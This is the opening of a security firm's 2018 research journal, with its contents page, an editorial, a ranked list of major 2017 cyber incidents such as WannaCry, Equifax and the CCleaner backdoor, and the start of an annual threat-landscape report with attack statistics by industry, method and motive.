



POSITIVE TECHNOLOGIES

Positive Research

2018

Journal
of information security

10

34

50

Contents

Editorial. Ransomware onslaught, machine learning security, and suspect CPUs	4
Top 15 security incidents of 2017	6

On the front lines

Cybersecurity threatscape: trends and forecasts	12
Security of corporate information systems	18
Social engineering: how the human factor puts your company at risk.....	26
Malware protection is hard: state of play and ways to get better.....	31

Industrial sector

ICS security: 2017 in review	36
Ways to attack your industrial network.....	43
Printer perils. Compromising an industrial facility via an office printer	47

Finance

Bank robberies in the digital age.....	52
Protect your perimeter: how hackers target attacks on banks.....	58
Financial applications in 2017: obvious improvements.....	63
The future of contactless fraud.....	72
Securing ATMs with application control: why is it so complicated?.....	78

80

Web security

Attacks on web applications in 2017: IT companies and banks at greater risk.....	82
Web application statistics: threats from the outside	86
Automated code analysis: web application vulnerabilities	91
Do WAFs dream of static analyzers?	97

104

Telecom networks

SS7 vulnerabilities and attack exposure report.....	106
What makes 4G and 5G networks not ready for smart cities	116
How to assemble a GSM phone based on SDR.....	121

126

Don't try this at home

Recovering Huffman tables in Intel ME 11.....	128
How to hack a turned-off computer, or running unsigned code in Intel ME	131
Disabling Intel ME 11 via undocumented mode.....	134
MySQL grammar in ANTLR 4: what can we talk about with DBMS	138

144

Insecure security

aNginx: developing a new framework
for attribute-based access control.....146

How STACKLEAK
improves Linux kernel security.....151

We need to talk about IDS signature.....155

160

Tomorrow's security

Machine learning: good for security
or a new threat?.....162

Big Brother is offering milk and cookies:
should you accept?.....167

3

3

3

170

Inside look

3

3

Profiles in pentesting: one of the world's
most interesting jobs.....172

About us.....176

Editorial

Ransomware onslaught, machine learning security, and suspect CPUs

In this edition of Positive Research, we give you the latest takes from our experts on web application vulnerabilities, attacks on industrial equipment, the state of bank protection, and much more. Say what you will, but the past year was an eventful one for information security.

Among the "big three" trends of 2017, the first is ransomware. These viruses have kicked up a storm as they spread destruction to systems around the world. Banks are second at increased risk and the poor security of their web applications only worsens an already precarious situation. As for the third one, read on to learn about what we think is one of the year's most intriguing vulnerabilities!

History repeats itself. Ransomware truly became "a thing" in 2017. It's got to the point that WannaCry is on the lips of the guy standing next to you at the laundromat. Who's to say that the worst of these threats is behind us? Staying safe from cyberplagues is as easy as installing security updates. But laziness, complacency, and penny-pinching get in the way. The result? Same (sad) story, different year. At least we can console ourselves with such peppy names as "NotPetya" and "Bad Rabbit" (p. 12).

Social engineering. Year after year, users keep falling for fishy links and attachments. How is one to resist the allure of cat videos or sexy singles in your area? Although these messages might be sent by bots, they prey on human frailty, whether it be naiveté or ego. If these incidents happened on only home machines, that would be one thing. But matters become rather dicey when employees open messages and attachments left and right, bring files home from work, and register on social networks with their work email accounts. And some employees even give out important information over the phone (p. 26).

The right stuff. Worried that your child gets as much sun exposure as the inside of your smartphone case? Don't despair: you may just be raising a budding pentester! The job is uncommon, in demand, and well paid to boot. Learn about this profession for white-hat hackers (p. 172).

ICS components + Internet = Danger. Nearly any tech-savvy user can access publicly available search engines to find IP addresses for Internet-connected industrial control systems. If an attacker takes control of these devices, the result may be downtime—or worse—for the switches, gates, valves, sensors, and other equipment we count on to run flawlessly every day. In 2017, we observed an uptick in the vulnerabilities in ICS equipment (p. 36).


Rise of the machines. Machine learning has become a "must-have" for almost any self-respecting startup. To speed up development and reduce outlays, companies can often get by with pre-trained models. Some can be purchased, while others are even free and open-source. So what's the catch? Get an expert view on machine learning from the standpoint of security and potential for abuse (p. 162).

SMS interception. The problem of signaling network security has progressed from a theoretical threat to one actively used in the wild. As our experts have shown, criminals are able to monitor the location of mobile subscribers, intercept calls, bypass billing systems, and block users. One client, a major mobile operator with tens of millions of subscribers, faces a daily onslaught of more than 4,000 cyberattacks. We also found every single attack intended to intercept text messages was successful. Use of SMS for two-factor authentication means that a hacker able to access a subscriber's text messages can compromise accounts for online banks, stores, government services, and much more (p. 106).

Watch out: Intel Inside. The world's largest CPU manufacturer has attracted its share of concern from the security community as of late. Our experts discovered a vulnerability in the Intel Management Engine at the core of today's computers. Read about the possible consequences of this vulnerability (spoiler: potentially severe) and what you can do (spoiler: not much) on pp. 131 and 134.


Banking web applications are especially vulnerable. Our testers performed automated source code analysis of web applications: every tested application had vulnerabilities, and 94 percent of them had at least one high-severity vulnerability. Being tempting targets for hackers, finance and government are at the highest risk, which is why these industries tend to invest more in analyzing source code (p. 91).

Future forward: comfort, control, or both? Between always-on tech, apps, and the cloud, there's not so much decision-making for humans left to do these days. And honestly, most of the decisions made by technology are pretty decent. Our daily lives leave behind a trail of so many breadcrumbs: phone numbers, email addresses, credit card numbers... and we agree to let others use this data, even if we just scroll through the agreement without reading it. Convenience rules the day: more free time, less stress. Corporations are devouring our data, processing it, and feeding it to the Big Data monster. In return, we get discount offers for the products we want, hassle-free concert tickets, and fitness apps that tell us to not eat that piece of pie. Is humanity advancing into an era of unprecedented comfort? Or are we infantilizing ourselves as we sign away our freedom? And just how secure is this comfort, anyway? (p. 167)



Top 15

security incidents of 2017



01

Our experts have weighed in to rank what they consider to be last year's biggest, most damaging cyberattacks, data leaks, and more:

Ransomware: WannaCry

The global wave of cyberattacks with WannaCry ransomware was a top topic of security discussion in 2017. Attacks began on May 12, infecting more than 500,000 computers in 150 countries. The largest numbers of infected systems were in Russia, Ukraine, and India.

WannaCry scanned the Internet for open TCP port 445, which is used by version 1 of the SMB protocol. After finding a vulnerable system, the malware applied the EternalBlue exploit originally developed by the U.S. National Security Agency. Next, the DoublePulsar backdoor was installed, through which the WannaCry executable code was downloaded and launched.

Once installed on the victim's system, WannaCry encrypted the files on disk and demanded a ransom for their recovery.

02

More ransomware: NotPetya

A month and a half following WannaCry, companies in Ukraine and Russia faced yet another wave of digital mayhem, this time due to NotPetya ransomware. Attacks started on June 27 in Ukraine and then spread to other countries. Like WannaCry, NotPetya used the EternalBlue exploit to spread. Investigators later determined that the initial infection mechanism involved updates of M.e.doc accounting software.

03

Yet more ransomware: Bad Rabbit

In October 2017, a number of large organizations in Russia and Ukraine fell victim to Bad Rabbit ransomware. Among the victims were Russian media outlets, as well as the Odessa airport and Kiev subway in Ukraine. Bad Rabbit was spread through a watering hole attack, in which the attackers specially infected websites likely to be visited by victims.

04

Leak of 1.4 billion contact records from River City Media

The most massive leak of 2017 consisted of 1.4 billion records belonging to U.S.-based spam company River City Media. The database contained email addresses, full names, IP addresses, and even home addresses of Internet users.

05

Equifax data breach

In a cyberattack that may resonate for years to come, major American credit agency Equifax failed to safeguard the personal data of 143 million people. The incident took place sometime from May to July 2017, but was reported by the company only in September. Attackers pilfered files containing names, social security numbers, financial history, and driver's license information. In addition, credit card numbers of around 209,000 Americans, as well as documents containing personal information for about 180,000 Equifax customers, fell into the hands of unknown persons. Personal data of some Canadian and British residents was taken as well.

06

Vault 7 files

In March 2017, WikiLeaks began publishing secret materials that shed light on the CIA's hacking capabilities. As claimed by WikiLeaks, the so-called Vault 7 project was the largest-ever leak of CIA materials.

07

Cloudbleed

In February 2017, a vulnerability in CloudFlare—one of the largest content delivery networks—came to light. The error, dubbed Cloudbleed, led to the leakage of sensitive data, including passwords, session cookies, and tokens used for handling requests across websites.

The vulnerability was present from September 2016 to February 2017. During that period, random portions of confidential data, including personal data of the users of prominent websites, were accessible to anyone. This data was cached by search engines and could be discovered by attackers using typical search queries.

7

7

7

7

7

08

MongoDB ransoms

The opening days of 2017 saw a large number of attacks on unprotected MongoDB databases. The hacker, acting under the handle "Harak1r1," copied the contents of databases and then deleted the originals. Database owners who wanted to get their data back had to pay a ransom of 0.2 to 1 bitcoin. By January 9, the number of hacked databases exceeded 27,000. Hot on the heels of MongoDB, a wave of attacks hit unprotected Elasticsearch clusters.

09

Theft of \$32 million of Ethereum cryptocurrency

On July 19, an unknown hacker exploited a vulnerability in the Ethereum client for managing Parity wallets (versions 1.5 and later) that enabled theft of cryptocurrency from multisignature wallets. In total, the attacker stole 153,017.021336727 ether (worth approximately USD \$32 million) from user wallets.

10

HBO hack

In July, American premium content network HBO was robbed of 1.5 TB of data. For many, the biggest source of excitement was leaked scripts for future Game of Thrones episodes. The hackers also stole thousands of HBO internal documents.

11

Backdoor in CCleaner

On September 11, unknown intruders hacked the official website of the popular CCleaner and CCleaner Cloud utilities. The installers for versions 5.33.6162 and 1.07.3191, respectively, were modified to add a backdoor. Users downloaded the compromised versions more than 2.2 million times. The malware collected, encrypted, and sent information to the intruders' server about the computer name, software, and active processes on victim computers.

The likely culprit is Axiom, a Chinese cybercrime group. The hackers targeted technology companies such as Cisco, Singtel, HTC, Samsung, Sony, Gauselmann, Intel, VMware, O2, Vodafone, Linksys, Epson, MSI, Akamai, DLink, Oracle (Dyn), Microsoft, and Google (Gmail).

12

Leak of Windows 10 internal builds and source code

In June, internal Microsoft materials relating to Windows 10 were dumped at betaarchive.com: official and private images, source code for Windows 10 drivers, USB and Wi-Fi stacks, and code for the ARM version of the OneCore kernel. The enormous archive (a hefty 32 TB, or 8 TB in compressed format) is thought to have been illegally obtained from Microsoft's internal repository in March. In addition to official builds, the dump also included confidential internal builds of Windows 10 and Windows Server 2016 intended for Microsoft engineers.

13

Amazon Web Services downtime

Roughly four hours on February 28 were marked by the largest Internet outage of recent years. Issues with Amazon's Simple Storage Service (S3) for cloud data caused a long list of sites to become inoperable. Among the victims were some Apple services (App Store, Apple Music, FaceTime, iCloud, iTunes, and Photos), Adobe, the U.S. Securities and Exchange Commission, GitHub, news outlets, Kickstarter, Mailchimp, Signal, and others.

14

Takedowns of AlphaBay and Hansa

On July 5, darknet commerce site AlphaBay—unofficially called the "second Silk Road"—suddenly went offline. As confirmed by later reports, the site was the target of a coordinated simultaneous operation by law enforcement in three countries. The police raids resulted in disconnection of the AlphaBay website and arrest of alleged Canadian mastermind Alexander Cazes. After defeating AlphaBay, the scale of which exceeded Silk Road several times over, law enforcement also disabled Hansa, another illicit marketplace.

15

Coinhive miner

Coinhive, a tool for mining Monero cryptocurrency, was released on September 14. Coinhive is a JavaScript library that can be integrated into a website. When users visit a Coinhive-enabled site, the processing capacity of their computer is used to perform the computations needed to "mine" cryptocurrency. The developers market Coinhive as an alternative to advertising, but it also gained great popularity among hackers. Cybercriminals eagerly began to monetize their hacking abilities by installing Coinhive on hacked websites, typosquatted domains, and fraudulent sites.



On the front lines

12

Cybersecurity threatscape:
trends and forecasts

18

Security of corporate
information systems

26

Social engineering:
how the human factor puts
your company at risk

31

Malware protection is hard: state
of play and ways to get better

11

11

11

11

11

Cybersecurity threatscape: trends and forecasts



Information Security Analytics Team

We regularly share data about the latest information security threats and trends, shedding light on new attack techniques and offering guidance for protection. In this report, we will take a look back at last year. Cybercriminals changed their tactics and many threats evolved to be more industry-specific. These and other changes are considered in the conclusion, which outlines what we expect to see in the nearest future.

Key findings:

- Trojan encryptionware was the biggest trend of 2017. Ransom was not the only goal of such malware—some Trojans encrypted victims' hard drives and threw away the key, causing enormous damage to corporate infrastructures.
- The Ransomware as a Service model caught on, due to which the same Trojans were reused by different groups. The barrier to entry for cybercriminals fell dramatically: now anyone can buy malware, with no technical skills required.
- As the number of malicious campaigns grows, so does the number of victimized individuals. This trend, too, is likely related to the popularity of Ransomware as a Service: novice cybercriminals in search of quick profit buy Trojans and use them against individual users.
- Meanwhile, malware targeting industrial companies is no mere side-show. This malware is uniquely well adapted to industrial infrastructure, which makes these threats extremely difficult to detect.
- Malware aimed at POS terminals and ATMs is also on the rise. Despite the difficulty of placing malware on bank equipment, it was used in every eighth attack against banks.
- In the world of data theft, healthcare and payment cards were the most popular. Personal data is still a major interest for criminals, although it fetches a lower price on the darknet than before.
- The cryptocurrency boom and plethora of initial coin offerings (ICOs) attracted the attention of criminals, who attacked cryptocurrency exchanges, wallets, and ICOs.
- Overall, attacks are tending to involve more stages and participants. This can be confirmed by the popularity of supply-chain attacks and drive-by attacks.
- Botnets continued to spread thanks to new IoT devices. As a result, the strength of DDoS attacks has increased. Attackers continued to invent new Trojans and modify old ones to exploit numerous vulnerabilities in smart devices.
- Major political events have inspired hackers to perform illegal acts. Attacks have become a political instrument and effective tool for shaping public opinion.


Overview of attacks

The majority of attacks (70%) were performed for direct financial gain, such as draining the victim's bank account. One quarter (23%) were intended to steal data.


Mass and targeted attacks were roughly balanced during the first six months of 2017. But by the end of the year, mass attacks took a significant lead (57%).

Individuals are the most common targets for attackers: a quarter of attacks were aimed at them (26%). Other major targets included governments (13%), banks and online services (8% each). Mass attacks affecting hundreds or thousands of companies in diverse industries have been categorized for statistical purposes as targeting "Other," which is why such a large number of incidents fall under this category (15%).

Cybercriminals know no borders: more and more attacks are affecting two, three, ten, or even more countries simultaneously. However, U.S. and Russia were absolute leaders in terms of the number of cyberincidents during 2017. This might be partly caused by the fact that the media paid close attention to these countries. In fact, dozens of countries all over the world experienced attacks, particularly the United Kingdom, Australia, Canada, India, Japan, Ukraine, Israel, and China.




Attackers' motives





Categories of victims attacked in 2017

Attacks were generally aimed at company infrastructure and web resources (47% and 26%, respectively). There was also an increase in attacks against ATMs and POS terminals, which occurred seven times more often in 2017 than they did in 2016.



Classification of cyberincidents by motive, method, and target


		Industry											
		Finance	Government	Healthcare	Education	Industrial companies	Online services	Service sector	Individuals	Retail	IT	Telecom	Other
Target	Infrastructure	32	73	34	33	23	15	22	89	6	20	3	112
	Web resources	25	45	6	10	1	54	16	47	14	12	2	23
	Users	8	8	21	15	5	5	4	46	1	2	1	13
	POS terminals and ATMs	12						7	1	6	1		2
	Mobile devices		3					3	70		1	1	3
	IoT		5				1	1	5		2	2	13
Methods	Use of malware	40	39	16	16	12	4	17	136	8	15	1	78
	Compromise of credentials	2	20	13	14	4	16	14	35	4	4	1	21
	DDoS	7	19	1			10	2		2	4	1	4
	Social engineering	12	9	12	9	8	2	2	38	2	2	1	21
	Exploitation of software vulnerabilities	8	20	8	9	2	13	3	20	3	5	2	26
	Exploitation of web vulnerabilities	9	19	7	8	1	27	9	12	5	3	1	7
	Other	2	8	4	2	2	3	6	14	3	5	2	9
Motives	Financial profit	74	59	42	47	16	64	37	202	20	32	7	93
	Access to information	6	45	17	10	7	7	11	49	7	6	2	59
	Hacktivism		23	2	1	2	4	5	2				9
	Cyberwar		7			4			2				5



Only unique incidents were counted in our statistics. An incident includes all infections involving a particular Trojan and its variations. The most common attack method (39%) was use of malware.

Use of malware

Damage from malware attacks in 2017: **over \$1.5 billion**



During the first six months of 2017, ransomware Trojans were particularly "popular." Along with the WannaCry and NotPetya epidemics, other ransomware campaigns such as Jaff and SOREBRECT struck networks.

During the year, we saw a rise in the popularity of Ransomware as a Service. In this business model, malware creators do not organize attacks themselves. Instead, they sell Trojans to criminal groups, often for mass attacks. With this division of labor, malware developers receive payment for a Trojan and start developing the next one. Meanwhile, other criminals are already busy implementing attacks with the first Trojan. This has reduced the barrier to entry for cybercrime, since malware is available to anyone willing to pay.

